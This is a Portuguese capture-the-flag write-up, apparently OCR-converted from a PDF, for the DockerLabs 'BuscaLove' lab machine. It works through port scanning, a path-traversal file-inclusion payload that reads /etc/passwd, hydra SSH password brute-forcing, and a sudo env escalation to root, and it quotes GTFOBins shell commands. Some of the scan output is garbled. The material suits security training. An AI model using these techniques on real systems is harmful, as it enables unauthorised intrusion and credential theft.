maq.buscalove



DockerLabs BuscaLove

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.

```
-[~/dockerlabs/maq.facil/maq.buscalove]
mmap 172.18.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 22:42 -03
Nmap scan report for 172.18.0.2
Host is up (0.000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   256 dc:4c:b6:41:c4:e1:72:c3:7d:a0:ed:ca:0e:7a:bc:54 (ECDSA)
    256 66:61:de:8c:fb:5b:3b:f4:fb:b9:ca:69:b1:ac:6e:2e (ED25519)
80/tcp open http
                     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
   0.06 ms 172.18.0.2
```

Podemos ver que a porta 22 e a porta 80 estão abertas, correspondendo ao serviço SSH e HTTP.

Vamos obter os subdiretórios existentes na página web para podermos visualizar outras páginas que nos possam fornecer mais informações. Como a revisão do código-fonte da página e o uso do comando *ffuf* para realizar o fuzzing não detectaram novas páginas, usaremos um comando semelhante chamado *gobuster*, com o qual obteremos as páginas existentes em diferentes formatos. Nesse caso, vamos procurar aqueles que possuem extensão . *HTML*, . *php*, . *sh*, .txt e . *py*.

gobuster dir -u http://172.18.0.2 -w /usr/share/ wordlists/dirb/common.txt -x txt,php,html,py,.css

```
hydra ×
            gobuster ×
                                                nikito ×
nmap ×
                          msf ×
                                                           wfuzz ×
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                              http://172.18.0.2
[+] Method:
                              GFT
[+] Threads:
                              /usr/share/wordlists/dirb/common.txt
   Wordlist:
   Negative Status codes:
[+] User Agent:
                              gobuster/3.6
+] Extensions:
                              html,py,css,txt,php
[+] Timeout:
                              10s
Starting gobuster in directory enumeration mode
                      (Status: 403) [Size: 275]
/.php
/.html
                                     [Size: 275]
                      (Status: 403)
                                    [Size: 275]
/.hta.txt
/.hta.py
                                     [Size: 275]
                                     [Size: 275]
                      (Status: 403)
/.hta
/.hta.html
                                     [Size: 275]
/.htaccess.html
                      (Status: 403)
                                     [Size: 275]
                                     [Size: 275]
/.hta.php
                      (Status: 403)
/.htaccess.py
                      (Status: 403)
                                     [Size: 275]
                      (Status: 403)
                                     [Size: 275]
/.htaccess.php
/.htaccess.txt
                      (Status: 403)
                                     [Size: 275]
/.hta.css
                                     [Size: 275]
/.htpasswd.pv
                      (Status: 403)
                                     [Size: 275]
/.htaccess
                      (Status: 403)
                                     [Size: 275]
/.htpasswd.html
                      (Status: 403)
                                     [Size: 275]
/.htpasswd.php
                                     [Size: 275]
/.htaccess.css
                      (Status: 403)
                                     [Size: 275]
/.htpasswd
                                     [Size: 275]
                      (Status: 403)
/.htpasswd.css
                                     [Size: 275]
                      (Status: 403)
/.htpasswd.txt
                                     [Size: 275]
/index.html
                                     [Size: 10671]
                                    [Size: 10671]
/index.html
/server-status
                                     [Size: 275]
/wordpress
                      (Status: 301) [Size: 312] [→ http://172.18.0.2/wordpress/]
Progress: 27702 / 27708 (99.98%)
Finished
```

Vemos que existe um subdiretório web chamado wordpress, então vamos visualizar seu conteúdo na web.



Enlace 2Enlace 3


© 2024 Mi página web

```
掻 view-source:http://172.18.0.2/wordpress/
                                                                                                       ☆
                                                                                                                         \pm
🤏 Kali Linux 🥻 Kali Tools 🂆 Kali Docs 🥄 Kali Forums o Kali NetHunter 🛸 Exploit-DB 🝬 Google Hacking DB 🌗 OffSec
                                                                                                                                               >>
   <!DOCTYPE html>
    <html lang="es">
     6 <title>Mi página web</title>
7 <link rel="stylesheet" href="style.css">
8 <!-- El desarollo de esta web esta en fase verde muy verde te dejo aqui la ventana abierta con mucho love para los curiosos que gustan c
  9
    </head>
10 <body>
11
12
13
14
        <h1>Mi página web</h1>
      </header>
        <section id="about">
17
18
          <h2>Acerca de mí</h2>
           Apuí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.
 19
20
21
22
23
24
25
26
27
28
29
30
31
        <section id="contenido-principal">
          Ejemplo de párrafo de contenido principal.
          otro párrafo de ejemplo.
        </section>
      </main>
        <h3>Barra lateral</h3>
         <a href="#">Enlace 1</a><a href="#">Enlace 2</a></a>
32
33
34
35
36
          <a href="#">Enlace 3</a>
        © 2024 Mi página web
     </footer>
 38
39 </body>
40 </html>
```

Este site possui uma vulnerabilidade do tipo LFI (*Local File Inclusion*), que consiste em o usuário poder acessar e visualizar o conteúdo dos arquivos locais no

servidor a partir do site, portanto, se usarmos Path Traversal para escrever No mecanismo de busca por trás do caminho temos a string de texto "?love=../../../../../etc/passwd", podemos visualizar o conteúdo do arquivo passwd, que é usado no Linux para armazenar as principais informações de cada conta (nome de usuário, grupo, ID de usuário, ID de grupo, etc.). Isto é o que nos é mostrado no arquivo localizado em / etc/passwd:

wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://
172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd" --hc 404 --hl 40



Mi página web

Acerca de mí

Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.

Ejemplo de párrafo de contenido principal.

Otro párrafo de ejemplo.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:101::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin sshd:x:101:65534::/run/sshd:/usr/sbin/nologin pedro://bin/bash rosa:x:1002:1002::/home_rosa/bin/bash

Barra lateral

- Enlace 1
- Enlace 2
- Enlace 3

© 2024 Mi página web

```
Q 172.18.0.2/wordpress/in
🤏 Kali Linux 🥻 Kali Tools 👱 Kali Docs 🥄 Kali Forums 🦰 Kali NetHunter 🛸 Exploit-DB 🛸 Google Hacking DB 🥼 OffSec
  8 <!-- El desarollo de esta web esta en fase verde muy verde te dejo aqui la ventana abierta con mucho love para los curiosos que gustan
 9 </head>
10 <body>
11 <header>
          <h1>Mi página web</h1>
 14
 15
        <main>
 16
17
           <section id="about">
             <h2>Acerca de mí</h2>
              Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.
 19
 20
           <section id="contenido-principal">
              Ejemplo de párrafo de contenido principal.
             Otro párrafo de ejemplo.
 25 root:x:0:0:root:/root:/bin/bash
 26 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 27 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 28 sys:x:3:3:sys:/dev:/usr/sbin/nologin
29 sync:x:4:65534:sync:/bin:/bin/sync
30 games:x:5:60:games:/usr/games:/usr/sbin/nologin
31 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 32 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
 33 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
 34 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 35 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 36 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
     www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
 38 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
 39 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
 40 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
41 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
42 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
43 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
 44 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
45 systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
46 messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
 47 systemd-resolve:x:996:996:systemd-Resolver:/:/usr/sbin/nologin

48 sshd:x:101:65534::/rus/sshd:/usr/sbin/nologin

49 pedro:x:1001:1001::/home/pedro:/bin/bash

50 rosa:x:1002:1002::/home/rosa:/bin/bash
```

vamos usar o hydra para quebrar a senha ssh

hydra -l rosa -P /usr/share/wordlists/rockyou.txt ssh:// 172.18.0.2:22 -t 64

```
(root@ soja) - [~/dockerlabs/maq.facil/maq.buscalove]

# hydra -l rosa -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2:22 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-06 00:04:14

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u se -t 4

[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344400 login tries (l:1/p:14344400), ~224132 tries per t ask

[DATA] attacking ssh://172.18.0.2:22/

[STATUS] 420.00 tries/min, 420 tries in 00:01h. 14344026 to do in 569:13h, 18 active

[22][ssh] host: 172.18.0.2 login: rosa password: lovebug

1 of 1 target successfully completed, 1 valid password tound

[WARNING] Writing restore file because 11 final worker threads did not complete until end.

[ERROR] 11 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-06 00:06:14
```

usuário: rosa senha: lovebug

ssh rosa@172.18.0.2

```
-[~/dockertabs/maq.fac1t/maq.buscatove]
    ssh rosa@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:ECC1astoz07Vfbm1ebeRXC1STGBRfHKV0RnpBAtAuX4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
rosa@172.18.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.10.9-amd64 x86_64)
 * Documentation: https://help.ubuntu.com
                 https://landscape.canonical.com
 * Management:
 * Support:
                  https://ubuntu.com/pro
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Fri May 31 08:44:21 2024 from 172.17.0.1
rosa@ebc50733fa7d:~$ whoami
rosa@ebc50733fa7d:~$
```

ESCALADA DE PRIVILÉGIOS


```
rosa@ebc50733fa7d:~$ sudo -l
Matching Defaults entries for rosa on ebc50733fa7d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin,
    use_pty

User rosa may run the following commands on ebc50733fa7d:
    (ALL) NOPASSWD: /usr/bin/ls, /usr/bin/cat
    rosa@ebc50733fa7d:~$
```

O usuário rosa tem permissões sudo para executar os comandos /usr/bin/ls e /usr/bin/cat sem a necessidade de fornecer uma senha (NOPASSWD), o que pode ser explorado para ganhar mais informações ou

possivelmente escalonar privilégios.

Este formato de dados sugere que pode ser uma string hexadecimal que pode ser convertida em texto legivel. https://gchq.github.io/CyberChef/.



RESULTADO:

possível senha: noacertarasosi

```
rosa@ebc50733fa7d:/$ su pedro
Password:
pedro@ebc50733fa7d:/$ whomai
bash: whomai: command not found
pedro@ebc50733fa7d:/$ whoami
pedro
pedro@ebc50733fa7d:/$
```

conseguimos entra no usuário pedro usando a senha noacertarasosi.

```
rosa@ebc50733fa7d:/$ su pedro
Password:
pedro@ebc50733fa7d:/$ whomai
bash: whomai: command not found
pedro@ebc50733fa7d:/$ whoami
pedro
pedro@ebc50733fa7d:/$ 


pedro@ebc50733fa7d:/$
```

escalação de privilégios sudo -l

```
pedro@ebc50733fa7d:~$ sudo -!
Matching Defaults entries for pedro on ebc50733fa7d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User pedro may run the following commands on ebc50733fa7d:
    (ALL) NOPASSWD: /usr/bin/env
```

com esse comando sudo /usr/bin/env bash



uma outra opção é fazer uma pesquisa no site para ter privilégio root com env.

https://gtfobins.github.io/gtfobins/env/#sudo.



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by <a>sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

```
pedro@ebc50733fa7d:~$ sudo -l
Matching Defaults entries for pedro on ebc50733fa7d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User pedro may run the following commands on ebc50733fa7d:
    (ALL) NOPASSWD: /usr/bin/env
pedro@ebc50733fa7d:~$ sudo /usr/bin/env bash
root@ebc50733fa7d:/home/pedro# whoami
root
root@ebc50733fa7d:/home/pedro#
```

Executamos o comando e podemos verificar que concluímos esta máquina com sucesso, pois obtivemos acesso root.

bobmarley